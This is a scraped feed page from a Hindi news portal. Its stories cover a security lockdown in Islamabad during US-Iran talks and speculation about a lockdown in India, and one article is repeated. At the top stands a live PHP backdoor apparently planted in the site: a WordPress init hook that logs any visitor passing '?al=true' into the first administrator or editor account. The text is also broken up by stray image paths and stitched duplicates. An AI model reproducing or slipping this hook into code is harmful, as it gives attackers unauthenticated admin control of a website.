// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); lockdown – प्रत्युषा आशा की नयी किरण https://pratyushaashakinayikiran.com न्यूज़ पोर्टल Thu, 23 Apr 2026 16:35:00 +0000 en-US hourly 1 https://wordpress.org/?v=7.0.4 10 दिनों से‘लॉकडाउन’ में इस्लामाबाद, पाकिस्तान की पब्लिक बोली – आवाम बददुआ देती है https://pratyushaashakinayikiran.com/?p=214051 Thu, 23 Apr 2026 16:35:00 +0000 https://pratyushaashakinayikiran.com/?p=214051 इस्लामाबाद

जंग अमेरिका-ईरान-इजराइल का है, पाकिस्तान ने रास्ता इधर का बंद कर दिया है. सारी आवाम बददुआ देती है, ये देखो न सब बंद पड़ा है, सारा आवाम बेरोजगार पड़ा है, महंगाई और गुरबत है, मुजाकरात (बातचीत) करें या न करें पाकिस्तान आवाम पे रहम करें।

इस्लामाबाद के फिदाउल्ला ईरान वार्ता की बात सुनकर ही भड़क उठते हैं, और पाकिस्तानी हुक्मरानों पर खरी-खोटी सुनाने में तनिक भी परहेज नहीं करतेहैं. ईरान वार्ता की आस में पाकिस्तान की राजधानी इस्लामाबाद पिछले 10 दिनों से लॉकडाउन की स्थिति में है. इस्लामाबाद में सड़के बंद हैं, बाजार ठप पड़े हैं, और चारों ओर सुरक्षा बलों का पहरा है. संभावित शांति वार्ता और हाई-प्रोफाइल दौरोंकी अटकलों के चलते शहर की सड़कों पर पाबंदियां लगा दी गई हैं।

महंगाई से जूझ रही पाकिस्तान की गरीब जनता का कामकाज इस सिक्योरिटी लॉकडाउन की वजह से ठप हो गया है. और कमाई का सारा रास्ता बंद हो गया है। इस्लामाबाद में अमेरिका-ईरान बातचीत की अनिश्चितता के बीच सुरक्षा कड़ी कर दी गई है. अमेरिका-ईरान तनाव के बीच पाकिस्तान की राजधानी इस्लामाबाद अघोषित लॉकडाउन है।

हालात से परेशान स्थानीय निवासी मोहम्मद साबिर ने कहा, "आवामतो परेशान है न महंगाई की वजह से कभी बोल रहे हैं ट्रंप आरहा है, इधर पाकिस्तान कभी बोल रहे हैं कि ईरानी सदर आ रहा है, भाई आए मुजाकरात करें खत्म करे, जब-जब वो नही आएंगे, पाकिस्तान की आवाम किधर जाए बेचारे, वो तो भूखे मरते रहेंगे, न कोई कारोबार है न कोई काम है, मुज़ाकरात करें मसले-मसाइल खत्म करें, अब यही सुन रहे हैं की अब आज आ रहे हैं, कल आ रहे हैं, ना कोई काम है, हम परेशान हैं।

पूरे इस्लामाबाद में लॉकडाउन लगा हुआ है. पाकिस्तानी राजधानी की सड़कें कई दिनों से खाली पड़ी हैं, दुकानें बंद हैं और पब्लिक ट्रांसपोर्ट भी रोक दिया गया है. अधिकारियों और दफ़्तरों में काम करने वालों से घर से ही काम करने को कहा गया है, जबकि मज़दूरों के पास कोई काम नहीं बचा है. सड़कों पर सिर्फ़ सेना और पुलिस की वर्दी पहने लोग ही नज़र आ रहे हैं।

कई लोगों को ऐसा लग रहा है जैसे वे फिर से महामारी के दौर में लौट आए हों. लोगों के लिए ये बेहद सख़्त औरअनिश्चित काल तक चलने वाली पाबंदियाँ अब परेशानी और आर्थिक तंगी का सबब बन गईहैं।

इस्लामाबाद और उसके पड़ोसी शहर रावलपिंडी में काम करने वाले कई मज़दूर, जो फ़्लैट का किराया देने में असमर्थ थे, उन्हें शनिवार को एक सरकारी आदेश के बाद बिना किसी सूचना के उनके हॉस्टल से निकाल दिया गया। इसके चलते हज़ारों लोगों को आनन-फ़ानन में रहने के लिए कोई दूसरी जगह ढूंढनी पड़ी।

लग रहा है पिंजरे में कैद हैं
सुरक्षा के दृष्टिकोण इस्लामाबाद के कई इलाके खाली कर दिए गए हैं. इस्लामाबाद के एक सरकारी अस्पताल, पाकिस्तान इंस्टीट्यूट ऑफ मेडिकल साइंसेज में हेल्थ ऑफिसर अरीज अख्तर कहती हैं कि उन हजारों लोगों में से एक थीं जिन्हेंउनके कमरों से बाहर निकाल दिया गया था. उन्होंने कहा, "शनिवार को बहुत अफरा-तफरी मची थी मैं खुशकिस्मत हूं कि मेरा गांव यहां से सिर्फ़ तीन घंटे की ड्राइव की दूरी पर है. लेकिन बहुत से लोग जो दूर के शहरों और प्रांतों से आए थे, उन्हेंअपने सहकर्मियों, दोस्तों और रिश्तेदारों से मिन्नतें करनी पड़ीं कि जब तक अमेरिका-ईरान बातचीत पूरी नहीं हो जाती, तब तक वे उन्हें अपने यहां रहने दें।

द गार्जियन से बातचती में अख्तर ने बताया कि जैसे-जैसे बातचीत में देरी होती गई उनकी निराशा भी बढ़ती गई. पब्लिक ट्रांसपोर्ट बंद होने का मतलब है कि वह शहर वापस नहीं जा पा रही हैं. उन्होंने कहा, "ऐसा लगता है जैसे हम किसी पिंजरे में रह रहे हों." "हम काम पर वापस नहीं जा सकते. मेरे जैसे बहुत से लोगफ्लैट का किराया नहीं दे सकते, इसीलिए हम हॉस्टल में रहते हैं।

वार्ता को लेकर अनिश्चितता
इस्लामाबाद में वार्ता को लेकर अभी भी अनिश्चितता बनी है. राष्ट्रपति ट्रंप ने बुधवार को ही कहा है कि अगले 72 घंटे में वार्ता को लेकर अच्छी खबर आ सकती है. कुछ रिपोर्ट्स में कहा गया है कि अमेरिकी प्रतिनिधिमंडल का प्लान बदल गया और ईरान भी फैसला टाल रहाहै. पाकिस्तानी सरकार ने सुरक्षा को प्राथमिकता दी है, लेकिन इससे स्थानीय लोगों की मुश्किलें बढ़ गई हैं. अगर वार्ताएं आगे बढ़ती हैं या रद्द होती हैं तो स्थिति में बदलाव आ सकता है, लेकिन फिलहाल शहर में तनाव और परेशानी जारी है।



]]>
PM मोदी के भाषण के बाद लॉकडाउन की अटकलें तेज, जानिए सरकार का क्या है असली प्लान https://pratyushaashakinayikiran.com/?p=207786 Wed, 25 Mar 2026 17:05:00 +0000 https://pratyushaashakinayikiran.com/?p=207786 नई दिल्ली
क्या भारत में एक बार फिर से लॉकडाउन लगनेवाला है? छह साल पहले साल 2020 में कोरोना वायरस महामारी की वजह से देशभर में लॉकडाउन लगाया गया था, जिसकी चपेट में लंबे समय तक देशभर के लोग रहे। अब ईरान-अमेरिका युद्ध की वजह से एक बार फिर से भारत में लॉकडाउन को लेकर लोगों के मन में सवाल उठने लगे हैं। संसद में प्रधानमंत्री नरेंद्र मोदी द्वारा दिए गए भाषण के बाद लोग इंटरनेट पर भारत मेंलॉकडाउन (Lockdown in India) जैसे कीवर्ड सर्च कर रहे हैं, ताकि यह पता लगाया जा सके कि क्या इसको लेकर चल रहीं अटकलें सही हैं या नहीं।

पीएम मोदी ने भाषण में ऐसा क्या कहा?
अमेरिका-ईरान युद्ध की वजह से पूरी दुनिया में तेल का संकट पैदा हो गया है। हाल ही में पीएम मोदी ने संसद में पश्चिम एशियाई संकट पर बयान दिया। लोकसभा में चल रहे बजट सत्र के दौरान बोलते हुए, नरेंद्र मोदी ने सोमवार को याद दिलाया कि कैसे कोरोना वायरस केसमय में ग्लोबल सप्लाई चेन बाधित हो गई थीं, और इसकीतुलना अमेरिका-ईरान के बीच चल रहे संघर्ष से हो रही मौजूदा बाधाओं से की। उन्होंने कहा, "पहले भी हमारी सरकार ने ग्लोबल संकटों का बोझ किसानों पर नहीं पड़ने दिया था।'' उन्होंने सदन को पश्चिम एशिया में तनाव के संदर्भ में भारत की स्थिति से भी अवगत कराया। पीएम मोदी ने कहा, ''हम कोरोना के समय में भी एकजुटता से ऐसी चुनौतियों का सामना कर चुके हैं। अब हमें फिर से उसी तरह तैयार रहने की जरूरत है। धीरज, संयम के साथ शांति मन से हर चुनौती का सामना करना है।''

क्यों ट्रेंड हो रहा लॉकडाउन शब्द?
छह साल पहले पूरे देश में लॉकडाउन की औपचारिक घोषणा 24 मार्च, 2020 को की गई थी। उस समय, पीएम मोदी ने चेतावनी दी थी कि अगर सख्त कदम नहीं उठाए गए, तो भारत दशकों पीछे चला जाएगा। उसके बाद लंबेसमय तक लॉकडाउन लगाया गया। अब पहली बार लॉकडाउन को लगे छह साल पूरे हो गए हैं। ऐसे में लोग लॉकडाउन को सर्च कर रहे हैं। वहीं, एक दूसरा कारण संसद में पीएम मोदी का कोरोना का जिक्र करना और उसी तरह की चुनौतियों के लिए फिर से तैयार रहने की जरूरत पर जोर देने की बात कहना भी। पीएम मोदी के बयान का यह हिस्सा सोशल मीडिया पर वायरल हो रहा है, जिससे लोग लॉकडाउन का जिक्र और उसे सर्च कर रहे हैं।

युद्ध के बीच लग सकता है लॉकडाउन?
अगर हम बात करें कि क्या अमेरिका-ईरान युद्ध की वजह से भारत में लॉकडाउन लगेगा? तो इसका जवाब है नहीं, लॉकडाउन नहीं लगेगा। पीएम मोदी या फिर सरकार की ओर से कोई संकेत भी नहीं दिया गया है। कोरोनामहामारी के समय उसे फैलने से रोकने के लिए लगाया गया था। उस समय दुनियाभर के देशों ने इस लॉकडाउन को अपने यहां लागू किया था। लेकिन ईरान अमेरिका युद्ध के समय हालात ऐसे नहीं हैं कि लॉकडाउन लगाया जा सके। हालांकि, कुछ कदम जरूर उठाए जा रहे हैं, जैसे तेल संकट को दूर करने के लिए, एलपीजी संकट से निपटने के लिए सरकार विभिन्न फैसले ले रही है। गैस सिलेंडर के कालाबाजारी को रोका जा रहा है, पीएनजी कनेक्शन पर जोर दिया जा रहा है आदि। अब अमेरिकी राष्ट्रपति डोनाल्ड ट्रंप ने भी युद्ध के जल्द खत्म होने के संकेत दिए हैं और हमले कुछ समय केलिए रोके हुए हैं। ऐसे में यह साफ तौर पर कहा जा सकता है कि भले ही लॉकडाउन फिर से इंटरनेट पर सर्च किया जा रहा हो, लेकिन घबराने की जरूरत नहीं है। देश में कोई भी लॉकडाउन जैसी स्थिति नहीं होने जा रही है।

]]>
PM मोदी के भाषण के बादलॉकडाउन की अटकलें तेज, जानिए सरकार का क्या है असली प्लान https://pratyushaashakinayikiran.com/?p=207788 Wed, 25 Mar 2026 17:05:00 +0000 https://pratyushaashakinayikiran.com/?p=207788 नई दिल्लीक्या भारत में एक बार फिर से लॉकडाउन लगने वाला है? छह साल पहले साल 2020 में कोरोना वायरस महामारी की वजह से देशभर में लॉकडाउन लगाया गया था, जिसकी चपेट में लंबे समय तक देशभर के लोग रहे। अब ईरान-अमेरिका युद्ध की वजह से एक बार फिर से भारत में लॉकडाउन को लेकर लोगों के मन में सवाल उठने लगे हैं। संसद में प्रधानमंत्री नरेंद्र मोदी द्वारा दिए गए भाषण के बाद लोग इंटरनेट पर भारत में लॉकडाउन (Lockdown in India) जैसे कीवर्ड सर्च कर रहे हैं, ताकि यह पता लगाया जा सके कि क्या इसको लेकर चल रहीं अटकलें सही हैं या नहीं।

पीएम मोदी ने भाषण में ऐसा क्या कहा?
अमेरिका-ईरान युद्ध की वजह से पूरी दुनिया में तेल का संकट पैदा हो गया है। हाल ही में पीएम मोदी ने संसद में पश्चिम एशियाई संकट पर बयान दिया।लोकसभा में चल रहे बजट सत्र के दौरान बोलते हुए, नरेंद्र मोदी ने सोमवार को याद दिलाया कि कैसे कोरोना वायरस के समय में ग्लोबल सप्लाई चेन बाधित हो गई थीं, और इसकी तुलना अमेरिका-ईरान के बीच चल रहे संघर्ष से हो रही मौजूदा बाधाओं से की। उन्होंने कहा, "पहले भी हमारी सरकार ने ग्लोबल संकटों का बोझ किसानों पर नहीं पड़ने दिया था।'' उन्होंने सदन को पश्चिम एशिया में तनाव के संदर्भ में भारत की स्थिति से भी अवगत कराया। पीएम मोदी ने कहा, ''हम कोरोना के समय में भीएकजुटता से ऐसी चुनौतियों का सामना कर चुके हैं। अब 